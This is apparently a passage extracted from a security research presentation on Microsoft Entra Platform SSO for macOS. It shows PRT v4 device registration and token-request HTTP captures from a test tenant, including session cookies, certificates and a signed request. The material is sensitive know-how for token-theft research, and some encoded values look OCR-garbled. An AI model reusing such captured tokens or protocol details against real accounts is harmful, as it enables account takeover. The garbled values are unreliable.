


PRT protocol version 4.0


The [Microsoft Enterprise SSO plug-in](#) in Microsoft Entra ID includes two SSO features - **Platform SSO** and the **SSO app extension**. This article focuses on configuring [Platform SSO with Entra ID](#) for macOS devices which is in preview.

Some benefits of Platform SSO include:

- Includes the SSO app extension. You don't configure the SSO app extension separately.
- Go passwordless with phishing-resistant credentials that are hardware-bound to the Mac device.
- The sign in experience is similar to signing into a Windows device with a work or school account, like users do with Windows Hello for Business.
- Helps minimize the number of times users need to enter their Microsoft Entra ID credentials.
- Helps reduce the number of passwords users need to remember.
- Get the benefits of Microsoft Entra join, which allows any organization user to sign into the device.
- Included with all [Microsoft Intune licensing plans](#).



Apple Secure Enclave



The Secure Enclave is a dedicated secure subsystem integrated into Apple systems on chip (SoCs).

The Secure Enclave is isolated from the main processor to provide an extra layer of security and is designed to keep sensitive user data secure even when the Application Processor kernel becomes compromised.

<https://support.apple.com/en-hk/guide/security/sec59b0b31ff/web>



PRT protocol version 4.0

The image displays a composite view of a Microsoft Entra ID interface and a system settings modal.

Platform SSO: The top left shows the 'Devices | All devices' section of the Microsoft Entra ID Platform SSO. It lists one device, 'olaftesting', under 'All devices'.

Enable your Entra ID passkey: A central modal window with a blue header icon. It contains the following text:

- To use your Entra ID passkey, you must enable Company Portal as a Passkey Provider.
- To complete this action, open the System Settings app and navigate to: Passwords > Password Options > Use passwords and passkeys from... > Enable Company Portal

Password Options: A modal window from the System Settings app. It shows the following configuration:

- AutoFill Passwords and Passkeys:** Enabled (switch is on).
- Use passwords and passkeys from:**
 - Keychain:** Enabled (switch is on).
 - Company Portal:** Enabled (switch is on). This option is highlighted with a red border.

Buttons at the bottom:

- Open System Settings** (blue button)
- Dismiss** (grey button)

Device registration - SecureEnclave

```
taHJji5n7GC9xzPBW0eMJjsbSe9ny_Mm43wVolV4uUrjsIvBjDtUrzlgdKihKzugEdddyUPw_lfqz9VFSiHUkw
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
15   "AikCertificate":"",
16   "AttestationData":"",
17   "CertificateRequest":{
18     "Data":
19       "MIIBADCBpAIBADAhMR8wHQYDVQQDBZNeSBjZXJ0aWZpY2F0ZSBzZXF1ZXN0MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7C/aMhDkInkv
20         aEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/BhrtX20PxnKpXqjglyqAhMB8GCSqGSib3DQEJDjESMBAwDgYDVR0PAQH/BAQDAgeAMAwGCCqGSM49BAMCBQ
21         ADSoAwRgThAOJDqs1rxqanII1nPfX/8dv8bx3TrNWy0h7FkPlAtZAiEsg06MgbyBG7sayals71TDinKgUJL0aCwvkaCoFi67P8=",
22       "KeySecurity":"SecureEnclave",
23       "KeyType":"ECC",
24       "Type":"pkcs10"
25   },
26   "DeviceDisplayName":"olaftesting's Virtual Machine",
27   "DeviceKeys": [
28     {
29       "Data":
30         "{\"kty\":\"EC\",\"crv\":\"P-256\",\"x\":\"yLWFbQSba5IG2hv4HiHM7YUc4wpiawk0fTHHrxV4fgQ\",\"y\":\"md0Yz_mYxJ5N3A
31           1SptIk5eaux5FK9k0\",\"kid\":\"821E2411-4EC0-4BE2-A857-56326312D60F\"}",
32       "Encoding":"JWK",
33       "Type":"ECC",
34       "Usage":"STK"
35     }
36   ],
37   "DeviceType":"MacOS",
38   "JoinType":"0",
39   "OSVersion":"14.5.0",
40   "TargetDomain":"falconforce.io"
41 }
```



Device registration - SecureEnclave

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 client-request-id: 0548399C-C6FA-4025-8CFF-C15704092D4F
4 request-id: 0548399c-c6fa-4025-8cff-c15704092d4f
5 Strict-Transport-Security: max-age=31536000; includeSubDomains
6 X-Content-Type-Options: nosniff
7 Date: Wed, 29 May 2024 09:30:00 GMT
8 Content-Length: 1406
9
10 {
```

```
  "Certificate": {
    "Thumbprint": "F371FE631E85CBBECADC647A6E09AF386253038C",
    "RawBody": "MIIDNzCCAh+gAwIBAgIQhiJyoXg9JIpNYlV0F0S2zzANBgkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGjHQYDVQQDEXZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCsGA1UECxMkODJkYmFjYTQtM2U4MS00NmhLTljNzM1TM0MDUy0TA5Mjk10VowLzEtMCsGA1UEAxMkYzA3MzU4MWQt0ThkMS00ZjExLTlkNzktYWFlMDE4ZjlkOGJlI78kb295bD7C/aMhDkInkvaEsDRTx8hzqbqofDy2ypMkHNQc4vhv+G+jwPr/BhrtX20PxnxKpXqjglyqOB0IGCCsGAQUFBwMCMA4GA1UdDwEB/wQEAvIHgDAiBgsqhkG9xQBBYIcAgQTBlEQHhzwNGYEU+deargGPnYvjFuuCUzAiBgsqhkG9xQBBYIcBQQTBlEQzUIqqYy/ukaqTmTLyeAw2TAUBgsqhkG9xQBBYIcCAQFBIECRVUQELBQADggEBABfjPZyFzfJgBqnJk7/ndKfm78FqitXiFf4pGRRpEfKxwlFzlBemckiou/zR7H4DjqjWctMC9IKrbrBtUq0E3dB9Z2mcJ4Rz9Bm75fJwRbeIhguzMcxLApcb1KvdiWL6QQ8huch73lmR5PtvcIqCtlI7hkX6S11Jm/rqtU8X//lLkzU9cPo1Jm7kh/8hlymphpQXoUrYwiBPnzQ7uP0hIh64lqAAFCMzFbhyfQf2yW4H74l+iA,"
  },
  "User": {
    "Upn": "olaftesting@falconforce.io"
  },
  "MembershipChanges": [
    {
      "LocalSID": "S-1-5-32-544",
      "AddSIDs": [
        "S-1-12-1-2094076133-1243110406-4180208532-2064801707",
        "S-1-12-1-3768574861-1163928533-4156412604-1227689547"
      ]
    }
  ]
}
```

Output

Version:	3 (0x02)
Serial number:	178295414516010010405444944688283170511 (0x862272a1783d248a4d62554e1744b6cf)
Algorithm ID:	SHA256withRSA
Validity	
Not Before:	29/05/2024 08:59:59 (dd-mm-yyyy hh:mm:ss) (240529085959Z)
Not After:	29/05/2034 09:29:59 (dd-mm-yyyy hh:mm:ss) (340529092959Z)
Issuer	
DC = net	
Subject	CN = c073581d-98d1-4f11-9d79-aae018f9d8be
Public Key	
Algorithm:	EC
Curve Name:	secp256r1
Length:	256 bits
pub:	04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c:84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1:f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8:f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25:ca
Certificate Signature	
Algorithm:	SHA256withRSA
Signature:	58:cf:67:21:59:7c:98:01:aa:72:64:ef:f9:dd:29:f9:bb:f0:5a:a2:b5:78:85:7f:8a:46:45:1a:44:7e:4c:79:94:5c:e5:05:e9:9c:92:2a:2e:ff:34:7b:1f:80:e7:35:9c:b4:c0:bd:44:8d:54:0a:5f:92:c6:a3:66:b1:ab:68:c5:35:d8:8d:07:84:71:e5:33:63:22:6f:2fe:35:60:da:42:ab:6e:b0:6d:52:ad:04:dd:d0:7d:0..:69:9c:27:84:73:f4:19:bb:e5:f2:70:45:b7:88:86:0b:b3:31:cc:4b:02:97:1b:d4:ab:dd:89:62:fa:41:0f:21:b9:c8:7b:de:59:91:e4:fb:6f:72:5a:82:b6:52:3b:86:45:fa:4a:1e:6e:b5:7b:ec:f8:fb:97:9b:2f:e6:a2:88:5b:63:d3:86:c0:bd:7d:c0:e4:93:c5:f1:d4:fe:8a:e4:2f:b3:b5:26:6f:eb:aa:d5:3c:5f:ff:e5:2e:4c:d4:f5:c3:e8:d4:99:bb:92:1f:fc:86:5c:a6:a6:1a:50:5e:85:2b:63:08:81:3e:7c:d0:ee:e3:f4:84:88:7a:e2:5a:80:00:50:8c:cc:56:e1:c9:f4:1f:db:25:b8:1f:be:25:fa:26:bf:64:c2:c2:ad:18:f2:91:f5:bc:fd:69:c4:ed:93



Device registration – cryptographic keys

On Mac OS (PRT v3)

Device certificate (Entra signed) + private key (RSA key)

Transport key (RSA key) – sent as JWK



On Mac OS (PRT v4)

Device certificate (Entra signed) + private key (ECC key)

Secure Enclave based key (ECC key) – sent as JWK



PRT request and broker mechanics – PRT v4



PRT request – PRT v4

354	https://login.microsoftonline.com	POST	/common/oauth2/v2.0/token	✓
355	https://login.microsoftonline.com	POST	/common/oauth2/v2.0/token	✓

Request

Pretty Raw Hex

```
1 POST /common/oauth2/v2.0/token HTTP/1.1
2 Host: login.microsoftonline.com
3 Cookie: fpc=Av2qL5ZEgpJLu1si1adLAjL1-K9EAQAAAEE4Q6d00AAAA; x-ms-gateway-slice=estsfd;
stsservicecookie=estsfd; CCState=RWhJS0VNSzduVjdsb1J0RG1VcHc40WJrUHI0PQ==; ESTSAUTHPERSISTENT=
0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2S1ppDZFreL5gbwdYF5fANQ.AgABFwQAAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P9
Vg3yP0aeTcKUyfjLXyv5g4SaDQMG5w9JvNacHjzxrY_mZxvJwbq_pYi0ldd_rkyP3Y0upL0Xqb50cGhHeKZpchc2kI8dvFME6
0vz-Hg7fb_rdw9XdLcMVAoFiqRnQdtx0G4a0c-zF2Rdc8waL0A9cc6fCNuNxzarVP1ZBYWoTwdPtwp2XCwtLSxRdgLyHvxLWR
[REDACTED]
JEsToqDCDOA; buid=
0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2S1ppDZFreL5gbwdYF5fANQ.AQABGgEAAAADnfolhJpSnRYB1SVj-Hgd8NzU0h9FW70c
C9tlxBTNnfMZ_ARHEHEUe3yhqe_qmlWg2t0jQjNedkT6quxCxtLCmw9PDN6-PxAieojEBPUKTZUH4xEE0T5X8iWPC2zCXNiX
s-03H02VXBW020DUzj9gMX28iUwYFtNaeTjzd6kldQa1uB0fI7-qzmLLL78eUVsgAA; wlidperf=
FR=L&ST=1716975339682; brcap=0; MicrosoftApplicationsTelemetryDeviceId=
6dc87e13-8af0-47c0-b70a-e4e3237d8b30; MSFPC=
GUID=3c004e6db9214584a9bac3360908f932&HASH=3c00&LV=202405&V=4&LU=1716974984395
4 Content-Type: application/x-www-form-urlencoded
5 X-Client-Sku: MSAL.OSX
6 Accept: application/json
7 X-Client-Os: 14.5.0
8 X-Client-Cpu: 64
9 Accept-Language: en-GB,en;q=0.9
10 Accept-Encoding: gzip, deflate, br
11 X-Ms-Pkeyauth+: 1.0
12 Content-Length: 3478
13 User-Agent: Mac%20SS%20Extension/53.2404695.002 CFNetwork/1496.0.7 Darwin/23.5.0
14 X-Client-Ver: 1.2.22
15 Connection: keep-alive
16
17 prt_protocol_version=4.0&client_info=1&request=
eyJhbGciOiJFUzI1NiIsInR5cCI6IkpXVCIsIng1YyI6WyJNSUlETnpDQ0FoK2dBd01CQWdJUwlXUVkrcVd0ajZ0Q0pzbmV4Y
1dRZURBTkJna3Foa2lHOXcwQkFrC0ZBREI0TVhZd0VRWUtDwk1taVpQeUxHUUJHULLLEYm1WME1CVUdDZ21TSm9tVDhpeGtBUm
tXQjNkcGJtUhZkM013SFFZRFZRUURFeFpOVXkxUGNTZGhibWw2WVhScGIyNHRRV05qWlh0ek1Dc0dBMVVFQ3hNa09ESmtZbUZ
qWVRRdE0yVTRNUzAwTm10aExUbGp0ek10TURrMU1HTXhaV0ZqWVrRm01CNFhEVEkwTURVeU9UQTVNRFUwTUZvWERUTTBNRFV5
T1RBNU16VTBNRm93THpFdE1Dc0dBMVVFQXhNa01qVTVOVF5WkrNdFpHWmpPUzAwWm1NeExUZ3l0V1V0TXpFME1ESml0R1JoT
